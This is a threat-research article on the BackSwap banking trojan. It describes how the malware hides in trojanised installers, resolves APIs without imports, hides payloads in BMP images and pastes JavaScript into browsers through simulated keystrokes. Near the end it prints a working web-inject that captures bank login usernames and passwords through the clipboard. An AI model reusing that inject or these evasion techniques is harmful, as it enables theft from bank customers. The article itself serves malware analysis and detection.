The Evolution of BackSwap

research.checkpoint.com/the-evolution-of-backswap/

November 30, 2018

November 30, 2018
The Story of An Innovative Banking Malware

Research By: Itay Cohen

Introduction
The BackSwap banker has been in the spotlight recently due to its unique and innovative techniques to steal money from victims while staying under the radar and remaining undetected. This malware was previously spotted targeting banks in Poland but has since moved entirely to focus on banks in Spain. The techniques used by it were thoroughly described by our fellow researchers at the Polish CERT and Michal Poslusny from ESET, who revealed and coined the malware's name earlier this year. However after witnessing ongoing improvements to its malicious techniques we decided to share this information to the wider research community.

In the following research paper, we will focus on the evolution of BackSwap, its uniqueness, successes, and even failures. We will try to give an overview of the malware's different versions and campaigns, while outlining its techniques, some of which were proven

inefficient and dropped soon after their release by the developers. We will also share a detailed table of IOC and a Python3 script used to extract relevant information from BackSwap's samples.

BackSwap Overview

Banking malware is not a new phenomenon. Zbot, Gozi, Dridex, Carberp and other notorious banking trojans took advantage of the embracement and the increased use of the internet for issuing bank transactions, and made good profit from it. For years, these malware families found advanced and sophisticated ways to steal bank credentials and credit card details from innocent victims, and abuse this information for stealing money. In response to this, the security industry, as well as web-browser companies such as Google and Mozilla, fought back with better security mechanisms and detections.

Most banking malware steals money by injecting their code into the memory of the victim's browser. This code would in turn hook the appropriate communication functions in the browser, so as to intercept any private banking data. This data would then be issued to the attacker via some protocol of exfiltration. This approach has proven to be quite complex and unstable, as the injected code must be adapted to each target browser. Moreover, the attackers have to keep track of the fast and ever-changing code of modern browsers, which is indeed a challenge.

This, among other reasons, could explain what seems to be a decrease in the popularity of banking malware. Indeed we have seen a lot of the aforementioned banking trojans replaced with far more lucrative and profitable malware families, crypto miners and ransomware are good examples to name a few. This set a perfect scenario for the appearance of BackSwap, which is unique in it being both simple and yet effective in stealing banking credentials.

BackSwap is written in assembly as position independent code, which hides itself inside a big set of popular and legitimate software. Some examples for this are programs like 7-Zip, FileZilla and Notepad++. On the surface, the executable for this programs look innocent, but in fact they are bundled with code that was meticulously implanted by the attackers, and is not evident at first sight. This code is what will eventually execute when the user launches any of the aforementioned applications, while the real legitimate code will never run.

This payload described above can be found in arbitrary places inside the original program, such that it overrides very particular chunks of the original code. This method is used for the purpose of diverting the execution of the legitimate code to a compact piece of shellcode that constitutes the malware's logic. This latter code is very small in comparison to the size of the original program, thus further complicating the ability to detect it by security tools and endpoint products. Such systems would scan only chunks of the binaries they deal with, which gives way for Backswap to hide deep within code that will otherwise not be flagged as malicious.

The method of diversion mentioned above demonstrates a level of creativity that is not common in banking malware, and would more likely be spotted in targeted attacks and APT campaigns. In this technique, the developers modified some C runtime initialization code, usually bundled to the executable by the compiler, which usually appears as pieces of code that execute prior to the program's main function. In particular, they hijacked a piece of code that initializes internal data structures by invoking a set of callbacks from a predefined function pointer table. This table (used by the __initterm() function from CRT) is added with an additional pointer, that will in turn cause the C runtime to invoke the malware's code before executing the original program.

After the initialization code transfers the execution to the malicious code planted by BackSwap, the latter would either allocate a dedicated memory space for the final payload, would sometimes create a new thread or would simply divert the instruction pointer to the final payload. As mentioned earlier, this payload is entirely written in assembly and invoked as position independent code. Such code can be executed anywhere in the memory, regardless of its base address. Since this code cannot assume where it would be located, it uses relative addresses, jumps, and indirect calls instead of hard-coded memory addresses. Writing a whole malware in this fashion is not trivial, nor easy to write, or analyzed by researchers. Even though BackSwap's position-independent payload went through several major changes and improvements in the last year, the developers did not drop this technique and have stuck to it since the very first variant, which may signify its effectiveness.

One of the things that caught our attention, and was also mentioned in the publication by the Polish CERT, is how BackSwap uses its hard-coded strings. Unlike regular programs where strings are most likely to be found in read-only data sections, PIC code has to handle it differently. In particular, BackSwap uses a rare technique where the strings are not separated from the code but reside as integral part of it, such that whenever BackSwap wants to push a string to the stack (e.g in order to pass it as a function argument), it is placed inline with the code right after a CALL instruction to the address that follows the end of the string. Thus, when the call is invoked, the subsequent address to the instruction pointer's value is saved in the stack, and this address would point to the inlined string. To clarify this method we can look at the following pseudo assembly code that prints "ABC" using printf:

```
0x00      e8 04 00 00 00     call 9
0x05      41 42 43 00        ; string "ABC" len=4
0x09      e8 f1 f1 ff ff     call _printf
```

Using strings inside a code isn't trivial and many disassemblers, like IDA Pro, can't handle it correctly. Radare2, or its graphic-user-interface program — Cutter — can handle this quite well, and treat the strings as part of the function, as can be seen in the image below.




Figure 1: *Call-over-string technique as shown in Cutter*

Because of BackSwap's position-independent nature, it can't rely on the Import Address Table to retrieve the addresses of common Windows API functions. Instead, it uses a common technique, used mostly in injected code, whereby the PEB structure (Process Environment Block) is processed in order to find the list of loaded modules, from which the address of kernel32.dll can be retrieved. Then, by parsing the PE structure and locating the `LoadLibraryA` API functions, BackSwap loads more DLLs, the names of which are hardcoded in it.

In order to load all the functions that are needed for its execution, BackSwap creates an uninitialized table with hardcoded hashes of function names. It then iterates over all the export functions of the loaded libraries and calculates a hash number for each function name. These function names are compared to the precalculated hashes in the table and if there is a match, BackSwap fills the address of the corresponding function in its table. This way, BackSwap implements and builds its very own Import Table in run-time.




Figure 2: *PEB parsing and detection of kernel32 base address from one of the loaded libraries lists*

After initializing all the crafted table with all required function addresses, BackSwap begins to prepare the ground for its core functionality – stealing credentials and money from its victims. First, it checks if another instance of itself is already running. It does so by using a technique which is similar to checking the existence of a Mutex in the system. Namely, it determines if a Windows event object which has the name pattern `` `<USERNAME>-<COMPUTERNAME>` `` already exists. If so, the malware will terminate the execution, as it infers another copy is running in the system.

Depending on its version, and following the above check, BackSwap would create several threads and setup event hooks for a range of events using the `SetWinEventHook` function. Although there are some changes in this behavior between different versions of the malware, the essential logic is the same – the hooked events are intended to intercept activity that occurs with relation to window applications across the computer. Some of the hooked events can be seen below.


```
0x8005 EVENT_OBJECT_FOCUS
0x8006 EVENT_OBJECT_SELECTION
0x8007 EVENT_OBJECT_SELECTIONADD
0x8008 EVENT_OBJECT_SELECTIONREMOVE
0x8009 EVENT_OBJECT_SELECTIONWITHIN
0x800A EVENT_OBJECT_STATECHANGE
0x800B EVENT_OBJECT_LOCATIONCHANGE
0x800C EVENT_OBJECT_NAMECHANGE
0x800D EVENT_OBJECT_DESCRIPTIONCHANGE
0x800E EVENT_OBJECT_VALUECHANGE
```

Upon each event interception, the triggered hook function would search for a URL starting with `https` in the information gathered from the hooked events. In newer versions of BackSwap, if a URL was found, the malware will in turn decrypt a resource from its .rsrc section which turns out to be its web-injects, a piece of javascript code that is injected to the internet browser in order to manipulate objects in pages visited by the user. This code will be parsed, and the found URL would be checked to see if it matches one of the banks targeted by the malware.

The approach taken by BackSwap to insert the javascript code in to the browser is simple, yet unique and powerful. Instead of injecting code straight to the browser's memory, the malware mimics a user interaction with the browser's window by sending keystrokes to it. Namely, It opens the browser's Developer's Tools or sets the focus to the URL bar and pastes the malicious javascript by faking a press on Ctrl+V. This unique way will go under the radar of many security tools because it is hard to tell the difference between this and a legitimate user interaction. Different versions of BackSwap interact differently with the browser and we will describe these differences later in the article.

The content of the javascript web-injects is the component of BackSwap that changes most often across versions and samples. Obviously, it has to be unique for each targeted bank, but Backswap does an extra mile in changing what the javascript does, how it would manipulate the victim's browser to send money to the criminals and how it will pass the stolen credentials to the C&C server.

One of the threads created by the malware will loop infinitely and check if the javascript web-inject passed any credentials to send to the C&C. It could be either by saving the stolen information to the clipboard or by changing the window's title. Once again, These techniques of sending information from the JS to the binary differ between versions of BackSwap, and will be discussed with more detail later on.



BackSwap Evolution
During the past few months we have tracked hundreds of Backswap samples and were able to observe many changes amongst them. By inspecting all this data, we could sort the samples into groups and note the changes and modifications in the malware's behavior from its appearance in the wild to present time.

Early Versions
The first samples of BackSwap were spotted at the middle of **March 2018** and, naturally, is considered the simplest in its evolution. These samples almost did not contain any measures to complicate the analysis of the payload, which was inserted as-is to the original program (Mostly 7-Zip but also WinGraph and SQLMon). For this reason, a lot of the malware's strings, including targeted banks and browsers, were all visible. Hence, it was possible to infer that the targeted banks were all Polish and each sample inspected was targeting between 1 and 3 banks. The most common targeted bank sites in these samples were *ipko.pl, 24.pl* and *mbank.pl*.

Another characteristic of this initial version is that it kept an encrypted resource for each one of the banks it targeted, where the encryption method used was a simple singly byte XOR with the value 0x9. Its interesting to note that while this method is very weak from a cryptographic standpoing, BackSwap keeps using it to this day. The web-injects code itself was also quite straight-forward, and contained the placeholder 'xxxxxxxxxxxxxxxxxxxxxxxxxx' that was set by the malware to hold an IBAN for stolen money transactions. Whenever the victim entered one of the targeted banking websites and wanted

to perform a transaction, the web-inject code would replace the target IBAN with the aforementioned one, thus transferring the money to the attackers instead of the real intended recipient.

A month later, in **April 2018**, more banks were added as targets, and some of the samples contained up to six different resources in a single binary. The Javascript implementation of the web-injects code improved and contained a new way for it to interact with the code in the PE binary, using the title of the browser's window. The shellcode checks for changes to the text in the title of the browser and grabs the information which is sent to it but the WebInjects. Additionally, a background thread in the malware's PE took any stolen information and stored it in a log file on the computer, which was later sent to a C&C server.

In the middle of April, BackSwap began to create fake input objects in the DOM of the targeted websites. These fake input fields look exactly like the original ones, But while the users fill the fake fields, the original fields are now hidden and contain the attacker's IBAN. This change in BackSwap was thoroughly presented and demonstrated by F5 in this article. At the same time, the malware started to abandon a former injection technique whereby the victim's browser was opened to the developer's tools utility, where web-injects code would be pasted to alter the current page. Instead it moved to a technique where the malicious javascript would be pasted in the URL address bar.

At the end of April, BackSwap started using another XOR key for the first time in order to encrypt its resources, this time it was 0xb. This type of change has promptly become typical for BackSwap, to the extent that we were able to spot eight different encryption keys in May. In fact, all recent samples come with a distinctive key. However, as noted before, it still uses a single-byte XOR which is a weak encryption method.

Apart from the change in XOR key, the authors also moved the IBAN to be hardcoded in the web-injects javascript, as opposed to the binary where it previously resided. This persisted through most of the samples in May, where some had additional names appended, which most likely correspond to money mules that participated in the operation.

Figure 3: *Hard-coded information of a money mule.*

The web-injects in May also presented a new function named `copyStringToClipboard` which was responsible for copying a given string to the clipboard, as the name suggests.

This string contained stolen information that was filled by the victim and was picked up by a thread in the malware's PE that read and processed it.

Additionally, in the same month BackSwap began tracking the number of infected machines, which was done by sending an HTTP request to a popular Russian website, yadro.ru, that tracks hit-counts for websites. This method is very simple and effective for collecting victim telemetry from the attacker's site, as it's hard to flag by security products, with the target site for collection of this data being legitimate.

Encrypted Payload Inside a BMP Image

June 2018 was a significant month for the evolution of BackSwap, in which the developers introduced a unique technique for payload encoding that wasn't described before in relation to BackSwap. In this technique, the PIC described before is encrypted, and embedded inside a BMP image, taking advantage of a unique characteristic of the BMP header.






Figure 4: *First image to introduce embedded position-independent code*

The magic header of a BMP file is 0x42, 0x4D which corresponds to "BM" in ASCII. This pair of hexadecimal numbers happens to also be valid x86 instructions. The following screenshot from `radare2` will demonstrate this interpretation of the bytes.



The criminals behind BackSwap took advantage of the BMP header in order to make the code look more innocent. After the execution of these dummy instructions, there is a JMP instruction to an address that starts the decryption routine of the PIC as can be seen in the

following screenshot. The decryption routine is quite simple and can be easily analyzed.



While the first BMP image was rather abstract and hard to understand, the subsequent ones turned out to be meaningful and based on real images, either from the internet or created by the attackers. The first example to show up is an image from a famous scene in Al Pacino's famous movie "Scarface".

The first sample with this image also contained a change in how BackSwap's web-injects interact with the PE binary. The previously described technique where a window's title was changed to convey information was removed, leaving the clipboard as the single entity for communicating with the malware's code in the PE binary.

Recent Versions

The biggest respite in BackSwap's activity was in **July 2018**. We detected almost no activity in its development as well as its distribution and estimated that some major improvements were likely to arrive. Indeed, In **August 2018** we were provided with new samples that signified a particular turning point for the malware as we could observe some new changes in it.

First, it shifted its malicious operation to focus almost entirely on Spanish banks while totally abandoning any previously targeted Polish banks.

Figure 5: *Some of the Spanish and Polish banks that are targeted by BackSwap*

Except for the targets, BackSwap changed the way it stores its web-injects. Instead of keeping it in different resources for each targeted bank, as it did before, it aggregated all of them into a single resource, such that each web-inject code snippet was delimited by a particular separator keyword. During August we detected two such separators being used, the first one was “ `[start:]` ” and the second “ `[fartu:]` ”. Moreover, the targeted bank sites were not stored in the malware’s PIC anymore, but in the web-inject code itself. An example for this new form of web-injects can be seen below.

```
[start:]
https://*bancopopular.es/eai_logon/GbpInternetLogonEAI/gbplogo*
Banco Popular
(function(){
function copyStringToClipboard(string){

    function handler (event){
        event.clipboardData.setData('text/plain', string);
        event.preventDefault();
        document.removeEventListener('cut', handler, true);
    };

    document.addEventListener('cut', handler, true);
    document.execCommand('cut');
};
function getLogin()
{
    if ($('#username').length && $('#userpass').length)
    {

        copyStringToClipboard('cmd:%UID% L= '+$('#username').val()+' P= '+$('#userpass').val());
    }
};
function mainStart()
{
    if (typeof($) != 'function') {return false;}
    if (typeof($.fn) == 'undefined') {return false;}
    if (typeof($.fn.jquery) == 'undefined') {return false;}
    $('#username').parents('form:eq(0)').find('#boton').off('mousedown', getLogin).on('mousedown', getLogin);
    $('#username, #userpass').off('keydown').on('keydown', function(e){if (e.keyCode == 13) {getLogin();}});
};
setInterval(mainStart, 100);
})();


[start:]
https://www.caixabank.es/particular*
CaixaBank
(function(){
function copyStringToClipboard(string){
function handler (event){
```

A few samples from August were found using external websites to store their javascript payload. While the web-injects were still stored in the `.rsrc` section of the hijacked program, they were simply a wrapper and imported the malicious `javascript` code from other servers. This was the first and only time we saw BackSwap doing this. Storing malicious code on 3rd party servers is less stable since security vendors and the website itself can take down the malicious pages.

BackSwap introduced few more BMP images during August. We spotted images of Cartman, an old lady, Link from The Legend of Zelda video game series and an image of the Russian president, Vladimir Putin. At the end of August, the criminals added a rather childish text to a version of Putin's image where they try to offend the AV industry.

